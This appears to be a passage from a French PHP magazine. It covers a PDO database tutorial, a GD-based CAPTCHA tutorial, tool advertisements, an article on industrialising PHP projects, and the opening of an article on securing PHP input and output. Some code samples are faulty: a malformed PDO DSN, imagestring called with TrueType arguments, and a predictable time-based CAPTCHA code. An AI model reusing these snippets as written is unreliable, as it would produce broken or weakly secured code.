Pour déclarer une connexion avec votre base de données, la décomposition de la fonction se fait de la façon suivante :

```
<?php  
$cnx = new PDO(  
    'formatBDD: // Format de la base de donnée  
    host=nomServeur; // Nom du serveur avec le numéro  
    de port (ex : localhost),  
    dbname=nomBDD', // Nom de la base de donnée,  
    'identifiant', // Votre identifiant (ex : root)  
    'motdepasse'); // Le mot de passe  
?>
```

Et se représente sous la forme

```
$cnx=new PDO('mysql:votreServeur,exemple','login','password');
```

Déconnexion

Pour réaliser cette opération, il suffit d'établir une valeur NULL à la connexion. Il est nécessaire d'effectuer cette opération en fin de page, et ainsi, vous êtes certain ne pas laisser ouverte la connexion avec votre base de données. Une sécurité simplifiée pour soulager le développeur des problèmes réguliers de fermeture à la connexion.

Les Requêtes

La manipulation des requêtes peut s'effectuer de différentes façons mais un ordre précis doit être respecté

- démarrer une transaction (PDO::beginTransaction),
- préparer la requête SQL (PDO::prepare),

- exécuter la requête préparée (PDO::execute),
- valider une transaction (PDO::commit).

La possibilité de revenir en arrière s'effectue avec PDO::rollback(). Lors de la préparation de la requête, il existe différentes méthodes :

Les requêtes classiques

La préparation classique vous permet de réaliser une requête avec un critère fixe, c'est-à-dire lorsque vous désirez afficher un certain type de données, vous allez faire appel à une requête. Cette méthode se trouve être celle la plus employée dans la plupart des cas. Elle vous permet d'appeler une seule fois la requête pour en afficher le résultat et est surtout très facile à mettre en place. Il est préférable de l'utiliser en 2 étapes : 1re étape en préparant (PDO::PREPARE) et 2e étape en l'exécutant.

Marqueurs nominatifs

Les marqueurs nominatifs permettent de définir dans la préparation d'une requête SQL une variable nominative. Le symbole utilisé correspond aux 2 points avant votre variable et se présente sous cette forme :nom. Le mot nom correspond au nom de votre variable.

Marqueurs de positionnement

Les marqueurs de positionnement s'utilisent de la même façon que les marqueurs nominatifs, mais sont complètement différents, ils permettent de définir dans la préparation d'une requête SQL une variable de positionnement. Le symbole utilisé correspond à un point d'interrogation et se présente sous la forme ?. Ce marqueur se trouve à l'emplacement de la variable. Ainsi, pour ne pas se perdre dans les noms de variables, il suffit juste de respecter l'ordre que vous avez défini pour remplir automatiquement ces cases.

La Sécurité

Etant donné que PDO est un format objet, la sécurité a été pensée pour répondre aux attentes des développeurs, mais aussi pour éviter les attaques classiques (comme l'injection SQL) ou les erreurs de programmation. Or, les sécurités définies du côté serveur ou placées à différents endroits du site internet, sont toujours de rigueur. Une fonction spécifique a été réalisée sous le nom de PDO::QUOTE et permet de sécuriser la chaîne de caractères.

La fonction se présente sous la forme suivante :

```
PDO->quote (  
    string, // chaîne à échapper  
    paramètre // fournit un type de données  
);
```

Cette méthode prend 2 arguments : Le premier obligatoire représente la valeur à protéger, et le second optionnel, représente le type de la valeur à protéger. Cette valeur peut-être :

- PDO::PARAM_STR : Chaîne de caractères
- PDO::PARAM_INT : Integer de SQL
- PDO::PARAM_NULL : NULL de SQL

- PDO::PARAM_BOOL : Booléen
- PDO::PARAM_LOB : Objet large de SQL

Lorsque vous utilisez cette méthode, n'englobez aucune valeur avec "", la méthode quote s'effectuera pour vous si nécessaire.

Définition d'attribut

Les attributs vont vous permettre de réaliser de nombreuses opérations avec la même fonction suivant la valeur que vous envoyez. La fonction qui permet de faire cela est SetAttribute et se décompose de la façon suivante :

```
<?php
$cnx->setAttribute( attribute, valeurs);
?>
```

Cette fonction vous sera utile pour récupérer les erreurs éventuelles (voir les lignes ci-dessous) mais aussi de permettre la validation automatiquement ou définir la classe de la requête. Les valeurs à cette fonction sont :

- PDO::ATTR_CASE : Force les noms de colonnes en une case spécifique,
- PDO::ATTR_ERRMODE : Rapport des erreurs,
- PDO::ATTR_ORACLE_NULLS : convertit les chaînes NULL et vides,
- PDO::ATTR_STRINGIFY_FETCHES : Convertit les valeurs numériques en chaînes de caractères lors de la récupération,
- PDO::ATTR_STATEMENT_CLASS : Définit la classe de la requête fournie par l'utilisateur dérivée de PDOStatement.

Les Erreurs

La gestion des erreurs se trouve aussi grandement facilitée pour la réalisation de votre application. Il est facile de récupérer les erreurs de connexion à la base de données PDO avec les fonctions `try()` et `catch()`.

Cependant les erreurs peuvent aussi apparaître dans l'utilisation des requêtes que vous allez générer. La fonction `setAttribute` vous permet de faire cela, en attribuant un « reporting » de vos erreurs. Elle va se présenter de la façon suivante :

```
<?php
$cnx->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
?>
```

Optimisation

L'optimisation de PDO va privilégier la manipulation des marqueurs pour vos requêtes. L'objectif des marqueurs concerne surtout la manipulation de valeurs en cascade par exemple si vous décidez d'utiliser les marqueurs, vous allez vouloir vous en servir pour afficher en une seule fois un résultat tout en utilisant la même requête. Bien sûr, il peut être nécessaire de manipuler plusieurs marqueurs et d'afficher le résultat à chaque étape sans recommencer la même opération. Cependant avec la même opération, il est possible d'envoyer dans cette requête des valeurs sous la forme de tableau. L'intérêt d'utiliser cette méthode correspond à l'envoi de nombreuses lignes d'informations à insérer dans une base de données. L'exemple fourni montre que les données sont préparées et marquées, ainsi, vous pouvez exécuter l'opération autant de fois que vous le souhaitez sans besoin de régénérer les connexions et les préparations. Bien sûr, il est toujours possible d'optimiser le script proposé et la façon de le présenter, mais libre à vous de le faire.

```
<?php
try {
    $cnx = new PDO('mysql:host=localhost;port=3306;dbname=php
solution', 'root', '');
    $cnx->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    // 1er passage
    $data = array('id'=>1, 'nom'=>'AFUP');

    $sql="SELECT * FROM site WHERE id = :id AND nom = :nom ";
    $qid=$cnx->prepare($sql);

    $qid->bindParam(':id', $id, PDO::PARAM_INT);
    $qid->bindParam(':nom', $nom, PDO::PARAM_STR);

    $data = array('id'=>3, 'nom'=>'Programmez');

    $qid->execute($data);
    $result = $qid->fetchAll();

    foreach($result as $row)
    {
        echo $row['id'].'-', $row['nom'].'<br />';
    }

    // 2ème envoi
    $data = array('id'=>2, 'nom'=>'PHP');

    $qid->execute($data);
    $result = $qid->fetchAll();

    foreach($result as $row)
    {
        echo $row['id'].'-', $row['nom'].'<br />';
    }

    // 3ème envoi
    $data = array('id'=>2, 'nom'=>'Alter Way');

    $qid->execute($data);
    $result = $qid->fetchAll();

    foreach($result as $row)
    {
        echo $row['id'].'-', $row['nom'].'<br />';
    }

    $cnx = null;
}
catch(PDOException $e)
{
    echo $e->getMessage();
}
?>
```

■ Christophe Villeneuve

Consultant, auteur du livre « PHP & MySQL-MySQLi-PDO. Construisez votre application », aux Éditions ENI, et spécialiste des nombreux secteurs PHP pour Alter Way solutions. Rédacteur pour nexen.net, Trésorier AFUP et membre du LeMug.fr, PHPTV, PHPteam...

**FusionCharts** à partir de € 131

Diagrammes interactifs et animés pour les applications Web et les applications de bureau.

- Animez vos applications Web avec les diagrammes Flash animés
- Créez des diagrammes compatibles AJAX pouvant changer côté client sans requêtes serveur
- Exportez les diagrammes en tant qu'images/PDF et les données en CSV pour les rapports
- Créez des jauges, des diagrammes financiers, de Gantt, en entonnoir et plus de 550 mappages
- Utilisé par plus de 14 000 clients et quelques 250 000 utilisateurs dans 110 pays

FarPoint Spread for ASP.NET à partir de € 659

GrapeCity

Composant de feuille de calcul ASP.NET haute performance personnalisable.

- Nouvelles fonctions : extensions AJAX, impression vers PDF, éditeur de modèle de ligne, assistant de démarrage rapide, nouveaux types de cellules, etc.
- Modes liés et non liés (aucun ensemble de données nécessaire), AJAX, import/export Microsoft Excel natif, édition en cellule, redimensionnement client, etc.
- Plus de 300 fonctions de calcul intégrées

**ReSharper** à partir de € 136

JelBrains

Outil de productivité enfichable et intelligent pour Visual Studio 2005/2008.

- Assistance intelligente au codage, signalement des erreurs en cours de travail et correction rapide
- Refonte du code, test des unités, navigation et recherche, édition de scripts NAnt et MS Build, édition ASP.NET, etc.
- Toutes ces fonctions avancées sont disponibles dans Visual Studio
- Analyse et signale les erreurs de code C# (jusqu'à C# 3.0) en cours de frappe

**ActiveReports 6** à partir de € 461

GrapeCity

Dernière version du bestseller de générateurs de rapports .NET hors droits.

- Prend en charge Windows Server 2008, 64 bits et IE8.0
- Premier lecteur de rapports Flash pour les utilisateurs
- Prend en charge les signatures numériques PDF, codes barres RSS/feuilles de style externes
- Saisie directe avec les contrôles texte, étiquette et case à cocher
- Inclut désormais une aide redistribuable pour le concepteur de rapports utilisateur

Captcha : une meilleure sécurité dans vos sites

Les SPAM, un énorme fléau depuis de nombreuses années qui prend de plus en de plus d'importance sur internet. Cependant une solution existe pour réduire le volume de courrier indésirable. Il s'agit du captcha.

Le captcha est en fait un acronyme pour *Completely Automated Public Turing test to tell Computers and Humans Apart*. Cet article qui vous est présenté aujourd'hui, va vous permettre d'élaborer un Captcha en utilisant les fonctions principales du langage PHP. Grâce à la librairie GD, vous pouvez générer des images (PNG) à la volée sans avoir besoin de concevoir ces filtres avec un logiciel de dessin (DAO). Nous utiliserons aussi des polices de caractères, standard, comme le format TTF

Générer une image

Avant d'afficher une image dynamiquement, vous devez concevoir celle-ci au moment où la page doit s'afficher. Cette opération est une étape importante car elle servira de base à notre filtre. Le fichier que vous allez créer s'appellera captcha.php

```
<?php
header('Content-type: image/png');
$img = imagecreatetruecolor(100,50);

imagepng($img);
imagedestroy($img);
?>
```

Un formulaire

Pour que notre captcha soit valable, il faut permettre à l'internaute de saisir la valeur qu'il voit apparaître dans l'image.

Notre formulaire, que nous appellerons « formulaire.php » va se décomposer de la façon suivante :

- Déclarer une session : Indispensable pour mémoriser le code écrit dans l'image.
- Le test de la saisie
- Le formulaire HTML qui fera appel à un fichier externe, ici : « catpcha.php »

Notre fichier externe qui va générer une image sera de dimensions 100 x 50 pixels. Le contenu de ce fichier va préparer l'image pour ensuite l'afficher dans le formulaire avec la balise .

Introduction de l'exemple

Notre exemple va proposer un contenu de 5 caractères. Ce texte sera généré aléatoirement pour proposer des lettres et des chiffres. Chaque caractère possèdera aussi une taille, une couleur et un effet spécifique. Ces opérations doivent être générées le plus possible de façon automatique. Grâce à cela, à chaque affichage, l'image sera régénérée le plus anonymement possible.

Le source de l'exemple est fourni et nous allons voir un certain

nombre de possibilités au niveau des effets qui peuvent s'appliquer. Dans l'exemple, de nombreuses lignes représentées sous la forme `/** xxxx ** /` correspondent à un effet et se réfèrent à une partie de l'article.

Préparer le texte

Lorsque vous souhaitez proposer un captcha, celui-ci doit contenir des caractères alphanumériques, c'est-à-dire du texte et/ou des chiffres. Il est possible de créer une chaîne de caractères à partir d'une valeur numérique comme ici :

```
<?php
function chaine()
{
    $md5 = md5(microtime() * mktime());
    $chaine = substr($md5,0,5);
    return $chaine;
}

$_SESSION['text']=chaine();
?>
```

A partir de la gestion du temps machine, vous cryptez cette valeur. Ensuite, nous prenons une longueur de 5 caractères sur les 32 que la fonction MD5 propose et nous les affichons. Nous mémorisons cette valeur dans une session, comme cela il est possible de rappeler cette valeur à tout moment pendant la période où la page se charge.

Fond

Le fond correspond à la fonction background du langage HTML. Le fond de l'image peut être de la couleur de son choix ou on peut aussi ne pas en mettre.

```
<?php
$fond = imagecolorallocate($img,0,0,0);
imagerectangle($img,3,3,40,40,$fond);
?>
```

Ici la couleur de fond sera le noir.

Effet sur le fond

Les effets sur le fond d'une image peuvent être divers. Vous pouvez effectuer des effets comme des points ou champs d'étoiles (starfield), des dégradés ou des cubes empilés ou tout autre effet.



L'effet retenu ici sera fait de rectangles que nous superposerons et se présente de la façon suivante :

```
<?php
for($cube=0;$cube<25;$cube++)
{
$fondCol = imagecolorallocate($img, rand(0,130)+1, rand(0,130),
    rand(0,130));
$x=rand(0,$largeur);
$y=rand(0,$hauteur);
$w=rand(5,$largeur/2);
$h=rand(5,$hauteur/2);
imagefilledrectangle($img,$x,$y,$x+$w,$y+$h,$fondCol);
imagecolordeallocate($img,$fondCol);
}
?>
```

Nous allons afficher dans une boucle 25 rectangles de taille, de positions et de couleurs différentes. A chaque passage, les rectangles seront positionnés différemment et posséderont une couleur automatique, ce qui permettra aux robots de ne pas trop décrypter le code proposé.

Tracer des lignes

Les effets de lignes sont souvent réalisés comme étape intermédiaire entre le fond de l'image et le texte proposé. Cette barrière supplémentaire comprendra des lignes qui traverseront l'image et le texte.

```
<?php
$col=imagecolorallocate($img, 50,128,250);
imageline($img,10,10,400,150, $col);

$col=imagecolorallocate($img, 128,250,30);
imageline($img,0,0,39,29, $col);
imageline($img,40,0,84,59, $col);
?>
```

Comme le montre l'exemple ci-dessus, une ligne possèdera une certaine couleur et deux autres lignes seront composées de lignes différentes.

Par la suite, vous pouvez effectuer certaines boucles pour générer automatiquement des lignes supplémentaires dans l'image.

Tracer des ellipses

Les ellipses forment aussi des étapes intermédiaires et sont souvent appelées cercles. Elles peuvent être générées à la volée. Nous allons en insérer une pour montrer que l'opération peut s'effectuer facilement.

```
<?php
$col=imagecolorallocate($img, 250,199,rand(128,255));
imagearc($img, 20, 25, 60, 60, 0, 360, $col);
?>
```

La fonction propose un axe en X et Y, mais aussi un choix au niveau diamètre, déformation et couleur.

Effet sur le texte




Il s'agit de la partie la plus complexe du captcha car de nombreux critères peuvent être pris en compte, surtout si vous proposez des fonctions de valeurs aléatoires, le résultat sera à chaque chargement, différent.

```
<?php
$angle=mt_rand(10, 40);
$font="time.ttf";
$x=rand(10,35);

for($c=0;$c<5;$c++)
{
$size=mt_rand(13, 24);
$text=$_SESSION['text'][$c];
$y=30+rand(0,18);

$color=imagecolorallocate($img, rand(100,254),rand(100,254),
    rand(100,254));
imagestring($img, $size, $x+15*$c, $y, $color, $font,
    $text);
}
?>
```

Avec très peu de lignes, vous allez vous rendre compte que le résultat pour le texte peut être différent comme le montrent les miniatures. Ces différents résultats sont possibles grâce à la fonction `imagestring`. Nous allons expliquer ligne par ligne l'ensemble des options disponibles.



Effet de taille

L'effet de taille sous le critère « size » reçoit une valeur entre 13 et 24. Ces 2 critères sont des délimiteurs que PHP va prendre en compte et il proposera une valeur de son choix. L'avantage de réaliser cette opération, est que vous pouvez avoir du texte plus gros, surtout si vous le placez dans une boucle. Si vous ne spécifiez pas de délimiteurs, vous risquez de vous retrouver avec des caractères trop petits et trop grands, ce qui bloquerait la validation du texte.

Effet de rotation

La rotation se définit par un angle, de 0 à 180°. Cependant, il faut rester dans une rotation lisible pour l'internaute, c'est pourquoi au dessus de 90°, le texte sera incompréhensible. La lecture se ferait à l'envers.

Police de caractères

Le langage PHP permet de supporter les polices de caractères de type TTF (Windows, Mac...), ainsi vous pouvez proposer une écriture différente des standards du Web. Par ailleurs, dans l'exemple d'aujourd'hui, une seule police de caractères est utilisée mais il est tout à fait possible de jongler entre différentes polices de caractères si vous placez leur nom dans un tableau ARRAY().

Caractère par caractère

La découpe du mot en lettre, est un point important car nous pouvons appliquer un effet spécifique suivant le caractère, c'est pour cela que nous trouvons la présence d'une boucle qui prend caractère par caractère.

Position en X

La position X est définie sous la forme de point de départ du texte. Nous le mettons aussi dans un critère variable, ce qui permet de ne pas repérer facilement l'ensemble des caractères.

Position en Y

Il s'agit de la position verticale. La valeur que nous obtenons, va permettre d'avoir un affichage non continu, comme cela, chaque caractère se positionne en hauteur tout en gardant la position horizontale

Effet de couleur

Nous allons en profiter pour personnaliser le texte en ajoutant une couleur supplémentaire qui sera différente par rapport à chaque lettre. Ici, c'est un bon moyen de perturber les robots. Les possibilités offertes avec la fonction « imagettftext » sont grandes et suivant les critères et les paramètres que vous définissez, le résultat obtenu sera différent.

Conclusion

Vous venez de voir qu'il est très facile de créer et d'utiliser un captcha. La méthode présentée permet de réduire le nombre de SPAM. Cependant, il faut garder à l'esprit qu'il est possible de le faire évoluer en rajoutant, ou en modifiant certains critères pour obtenir des résultats différents. Le captcha est une bonne solution pour réduire les messages et les commentaires non souhaités sur votre site internet. En plus, vous pouvez consulter la liste des fonctionnalités que le langage PHP propose, qui est très riche, et vous

pourrez réaliser vos propres effets supplémentaires. Le source complet est disponible sur mon site <http://www.hello-design.fr>

Fichier : formulaire.php

```
<?php
session_start();

if(isset($_POST['submit']) && !empty($_POST['saisie']))
{
    if($_SESSION['text'] != $_POST['saisie'])
        echo "Mauvaise saisie";
    else
        echo "Saisie correcte";
}
?>
<html>
<body>
<form action='#' method='post'>
<img src='captcha.php'><br />
<input type='text' name='saisie' size='5'><br />
<input type='submit' name='submit' value='Confirmer'>
</form>
</body>
</html>
```

Fichier captcha.php

```
<?php

session_start();
$largeur=100;
$hauteur=50;

/** Préparer le texte */

header('Content-type: image/png');
$img = imagecreatetruecolor($largeur,$hauteur);

/** fond */

/** Effet sur le fond */

/** tracer des lignes */

/** tracer des ellipses */

/** Effet Texte */

imagepng($img);
imagedestroy($img);
?>
```

■ Christophe Villeneuve

Consultant, auteur du livre « PHP & MySQL-MySQLi-PDO, Construisez votre application », aux Éditions ENI, et spécialiste des nombreux secteurs PHP pour Alter Way solutions. Rédacteur pour nexen.net, Trésorier AFUP et membre du LeMug.fr, PHPTV, PHPteam...



Industrialisation des projets PHP

PHP est souvent utilisé comme une plate-forme parfaite pour les prototypes et au final cela fonctionne tellement bien que nombre de ces prototypes se retrouvent en production. Trop souvent, l'approche de développement reste encore réactive et peu pro-active. A l'ère industrielle, PHP complète son arsenal avec des méthodes et outils d'avant-garde.

Il est grand temps de les mettre en pratique pour élever le niveau dans les projets. L'innovation est très présente en PHP et de nouvelles pratiques viennent compléter les approches traditionnelles.

Formation des équipes

Pour maintenir un bon niveau de compétences techniques et méthodologiques dans une équipe, la formation régulière est un atout indispensable. Accessible à tout un chacun, une veille technologique régulière est essentielle. Grâce aux techniques de syndication (RSS, Atom, etc.) et aux agrégateurs (ces outils qui centralisent l'accès aux flux d'information), mettre en place une veille PHP est relativement simple.

Pour avoir plus de recul sur les évolutions de fond de PHP, la formation professionnelle reste le meilleur outil. Les organismes de formation proposent des sessions concentrées en moins d'une semaine. Le formateur est spécialement entraîné pour faire la synthèse des évolutions de PHP, et les faire comprendre correctement aux stagiaires.

Employer une convention de programmation

De la même manière que chacun d'entre nous a une écriture qui lui est propre, chaque développeur a ses habitudes de travail. Le formatage du code et le nommage des éléments varient beaucoup d'un développeur à un autre.

Entrer dans le code d'un programmeur qui utilise d'autres conventions que les nôtres, ce qui est souvent le cas, est une barrière à la compréhension. D'ailleurs, une grosse partie du temps est passée à reformater ce code, simplement pour le mettre

dans un format lisible et agréable. Au lieu de laisser libre cours à des conventions parfois contradictoires, il est recommandé d'en choisir une seule, commune à toute l'équipe, et de préférence répandue comme celle de PEAR par exemple.

Adopter un IDE de développement

Pour répondre à des besoins de plus en plus avancés, les éditeurs de texte ont fait place à des IDE. Un IDE est un programme qui regroupe un ensemble d'outils pour le développement d'applications.

Les IDE PHP proposent généralement les fonctionnalités suivantes :

- Colorisation syntaxique ;
- Autocomplétion ;
- Intégration aux dépôts de code ;
- Intégration avec un ou plusieurs frameworks ;
- Débogueur ;
- Profileur ;
- Intégration d'outils externes.

Utiliser un framework

Initialement, PHP a été créé pour pouvoir mélanger au sein d'un même script du code de traitement, l'accès aux données et l'affichage HTML. Le code pouvait devenir confus, la structure peu claire et la maintenance compliquée. Aujourd'hui, la séparation du contrôleur, du template et du modèle, est une bonne pratique courante.

Et pour aller plus loin dans la structuration du code, les frameworks sont alors un passage obligé. Un framework fournit un ensemble de composants, d'outils et de conventions permettant le développement d'applications.

- Les composants sont livrés sous forme de bibliothèques et font

gagner du temps en évitant de réinventer la roue ;

- Les outils permettent de gagner du temps de mise en place, en créant rapidement des squelettes à compléter ;
- Les méthodes sont un ensemble de conventions et d'organisations qui permettent d'assurer un bon niveau de sécurité et de maintenance, ainsi que l'homogénéité du code.

PHP compte de très nombreux frameworks : plus de 400 à ce jour mais seule une poignée d'entre eux est en mesure de répondre aux besoins des entreprises pour développer des applications importantes. Parmi eux, les deux plus connus sont Symfony et Zend Framework.

Utiliser un dépôt de code

Le développement d'une application est rarement aussi linéaire que les planifications de projets le laissent entendre. Quand on travaille à plusieurs, il est encore plus compliqué de s'organiser pour publier un code propre sans se marcher sur les pieds. Les dépôts de code ont été créés spécialement pour régler ces problèmes, qui sont communs à toutes les technologies qui gèrent des codes sources. Ces logiciels stockent un historique de chacune des modifications apportées : on appelle ces modifications des révisions. Grâce à cet historique, il devient possible de :

- Savoir qui a écrit, quel code et quand ;
- Visualiser les modifications apportées entre deux révisions ;
- Revenir à une version précédente du code si nécessaire.

Tests d'application Web

L'erreur est humaine. Plus l'application se complexifie et plus il lui devient

difficile de vérifier toutes les combinaisons. Cela prend beaucoup trop de temps et les risques d'oublis sont importants. Les tests sont alors reportés à la phase de recette.

Comme pour le déploiement, l'automatisation des tests est la clé de la qualité d'un code. Trois types de tests sont particulièrement adaptés aux applications Web :

- Les tests unitaires consistent à isoler une unité de code afin d'en vérifier le comportement dans différents contextes ;
- Les tests IHM (Interface Homme/Machine) qui permettent de s'assurer que les comportements de l'application sont ceux attendus. Par exemple, lorsqu'on soumet ces valeurs à ce formulaire les messages d'erreur sont conformes aux attentes.
- Les tests fonctionnels qui décrivent en langage non technique une fonctionnalité. Par exemple, pour vérifier le calcul d'un ratio comptable, on fournira les valeurs d'entrée et le résultat attendu.

Intégration continue

La pratique des tests ajoute une étape dans le processus de développement : il faut faire tourner les tests unitaires avant de progresser, soit vers d'autres versions, soit vers le déploiement.

A chaque fois, il faut mettre en place le système de tests, les faire tourner et réagir en fonction des retours d'erreurs.

Or, l'historique des résultats de tests unitaires est une source d'information intéressante : quels types d'erreurs reviennent le plus souvent ? Quelles fonctionnalités sont les plus sensibles à des modifications ? Quand se produisent les *commits* les plus erronés ? Comment le projet est-il surveillé durant l'absence du chef de projet ?

Un serveur d'intégration continue est mis en place, sous la forme d'un outil fonctionnant en permanence.

Régulièrement et indépendamment de l'effort de programmation, il va extraire le code PHP du dépôt de code, le déployer sur un serveur de test, puis collecter les résultats et les informations obtenues à chaque

étape. Le tout est publié sous forme de graphiques d'évolution.

Déploiement automatique

Dans la pratique, il est aisé d'oublier une étape ou d'en modifier l'ordre lors d'un déploiement manuel. C'est alors la catastrophe, qui demande une réparation immédiate et impérieuse.

L'automatisation est la clé de la réussite en matière de déploiement. Un processus automatisé n'oubliera pas une étape parce qu'il aura été interrompu par un mail ou un appel téléphonique.

Pour cela il est recommandé d'utiliser un outil d'automatisation de tâches dédié à cela comme Phing.

Dans le cas de montée en charge extrême, le déploiement automatique est une arme redoutable pour pouvoir assurer des installations rapides et propres, même dans un environnement sous forte pression.

Analyse statique

L'analyse statique s'appuie sur le code PHP avant exécution pour détecter très tôt des situations à problème. Elle exploite des motifs de code pour reconnaître des situations à risque. Elle doit être automatisée pour pouvoir être exécutée aussi souvent que possible, et notamment tout au long du développement. De cette manière, les erreurs sont traquées lorsque le code est peu volumineux, et les incréments faciles à corriger au fur et à mesure.

L'analyse statique doit être complétée par l'analyse dynamique car le langage PHP est dynamique par essence : à l'exécution, il est possible de définir des classes, fonctions, variables et leur type, d'inclure ou exécuter du code PHP.

Faire appel à un audit expert

A un moment de la vie d'un projet, on a besoin d'un diagnostic et donc, d'un expert : le projet présente des symptômes naissants de gangrène (sécurité, performance, maîtrise du code, sentiment de maîtrise, etc.).

Un audit d'une plate-forme Web prend généralement entre une et trois semaines, et impose une mise à

disposition du code source, des configurations serveurs, de l'architecture de la plate-forme, de la base de données, etc.

Outils de conception

Les projets menés à 100 à l'heure ont tendance à repousser progressivement la conception au rang de tâches administratives sans valeur ajoutée. Il y a ainsi un cercle vicieux qui s'accélère dans la vie d'un projet : moins de conception, donc moins de visibilité dans la programmation, donc plus de bogues, donc moins de temps à consacrer à des tâches considérées comme importantes, mais trop consommatrices de temps. Avec l'avènement de l'objet en PHP, il est devenu plus efficace d'utiliser des éditeurs UML pour mettre en place les classes. Si toutes les formes de communication du langage de spécifications UML ne sont pas encore maîtrisées en PHP, le langage est supporté par nombre d'entre eux comme ArgoUML ou Rational Rose.

Une nouvelle frontière

L'industrialisation est une nouvelle frontière pour PHP. C'est un domaine qui est abordé actuellement en mettant en place des outils spécifiques à un projet. Il reste de nombreux défis à relever et d'outils à adapter ou concevoir pour PHP. Il s'agit maintenant d'organiser les pratiques autour de méthodes et d'outils.



■ **Jean-Marc Fontaine**
Consultant senior chez Alter Way Consulting et responsable de l'offre PHP chez Alter Way Solutions. Il est co auteur du livre blanc « Industrialisation PHP ».

jean-marc.fontaine@alterway.fr



■ **Damien Seguy**
Manager d'Alter Way Consulting, le département d'expertise du groupe Alter Way. Il est l'auteur de trois livres consacrés à PHP et co-auteur des certifications Zend PHP.

Il contribue quotidiennement à la promotion des technologies LAMP auprès des entreprises et institutions.

damien.seguy@alterway.fr

Sources :

Livre blanc Industrialisation PHP
(<http://www.alterway.fr/publications/livre-blanc-industrialisation-php>)



Blinder son code PHP

La pression de la production conduit à produire du code PHP trop rapidement : il est parfois plus important de produire du code, que de s'assurer qu'il est sans bug, rapide et sécurisé. C'est un paradoxe du métier, car chacune des familles de problèmes ci-dessus peut produire un retour de manivelle qui fait mal et coûte plus cher que le temps économisé initialement.

La sécurité de la programmation est une caractéristique qui se mesure le plus souvent à la fin du projet, lorsque ce dernier est sur le point de partir en production : c'est là où la tentation de passer outre à une relecture finale est la plus séduisante. Et si cette relecture advient, elle exige des corrections trop importantes, alors moins on en sait...

La qualité est toujours exigée dans un développement : quand on en fait le constat à la fin, il est trop tard pour faire les corrections, car cela implique de passer du temps spécifique pour cela. Il est plus efficace de l'intégrer dans le développement lui-même : intercepter au plus tôt dans le code les problèmes, les réviser et les corriger.

Pour améliorer nettement la qualité du code, et finalement, celle de l'humeur de l'équipe de développement, voici quelques règles simples, et un peu d'organisation.

Filtrage en entrée

La première bonne pratique est de toujours assurer le filtrage en entrée des données. C'est-à-dire de ne jamais utiliser des données provenant de l'extérieur sans s'assurer qu'elles soient au format attendu.

Dans ce cadre, la meilleure défense est d'adopter la liste blanche : toutes les valeurs qui sont autorisées sont rassemblées dans une liste, et toute valeur hors de cette liste est interdite. Cette approche évite le retard systématique des listes noires sur les vecteurs d'intrusion; elle est surtout beaucoup plus facile à comprendre et maîtriser par les développeurs.

Les listes blanches peuvent être de simples listes de valeurs, comme

dans le cas des menus déroulants, ou bien des listes de composants autorisés : par exemple, pour un champ de nom de famille, on peut autoriser les caractères alphabétiques, l'apostrophe, mais interdire les autres. De cette manière, il ne reste plus qu'à assurer la protection correcte des guillemets et on est à l'abri des injections de balises HTML.

Du point de vue du code PHP, il convient de surveiller en particulier les variables superglobales, c'est-à-dire `$_GET`, `$_POST`, `$_COOKIE`, `$_SERVER`, `$_FILES` et `$_REQUEST`. Hormis pour la phase d'acquisition des valeurs, il est recommandé de ne jamais utiliser ces variables directement dans les scripts, notamment en concaténation ou en argument d'une fonction. Pour cela, on utilise un autre conteneur, qui va aider à la compréhension des flux de données dans le script.

Suivi des variables

À l'époque de `register_globals`, il était difficile de savoir si une variable quelconque provenait du script ou de l'utilisateur. Les variables pouvaient en effet être initialisées par un script, ou bien par un utilisateur, via les méthodes POST, GET ou les cookies, etc. On ne savait donc jamais à qui on avait à faire, hormis peut-être dans le contexte d'une fonction.

Ce problème reste vivace dans les scripts modernes : le suivi des variables est primordial pour savoir si on a affaire à une valeur qui a été validée. Comment savoir si une valeur, issue de `$_GET` a été validée ou pas ? La meilleure pratique consiste à utiliser un tableau `$_CLEAN` ou `$_PROPRE`, pour y mettre les valeurs validées en provenance de l'extérieur.

De cette manière, toute utilisation des superglobales classiques peut être identifiée rapidement par un scanner de code PHP, et signalée automatiquement. Par ailleurs, comme `$_CLEAN` n'est pas une super globale, l'utilisation de la ligne 'global `$_PROPRE`;' est un signal immédiat pour le développeur qu'il y a sûrement un point de conception à revoir.

Une autre solution consiste à accéder à ces données à l'aide d'une fonction clairement identifiée `parameter_read()` ou une classe de requêtes HTTP, comme c'est souvent le cas dans les frameworks, qui assurent un passage obligé pour les valeurs en provenance de l'extérieur, et permettent d'adapter les politiques de filtrages dans une couche commune.

Protection en sortie

La protection en sortie est l'équivalent de la validation en entrée. Pour être un bon citoyen du serveur, on transmet les informations aux technologies suivantes en s'assurant qu'elles sont désinfectées. Il s'agit ici de ne pas compromettre un système à partir de PHP.
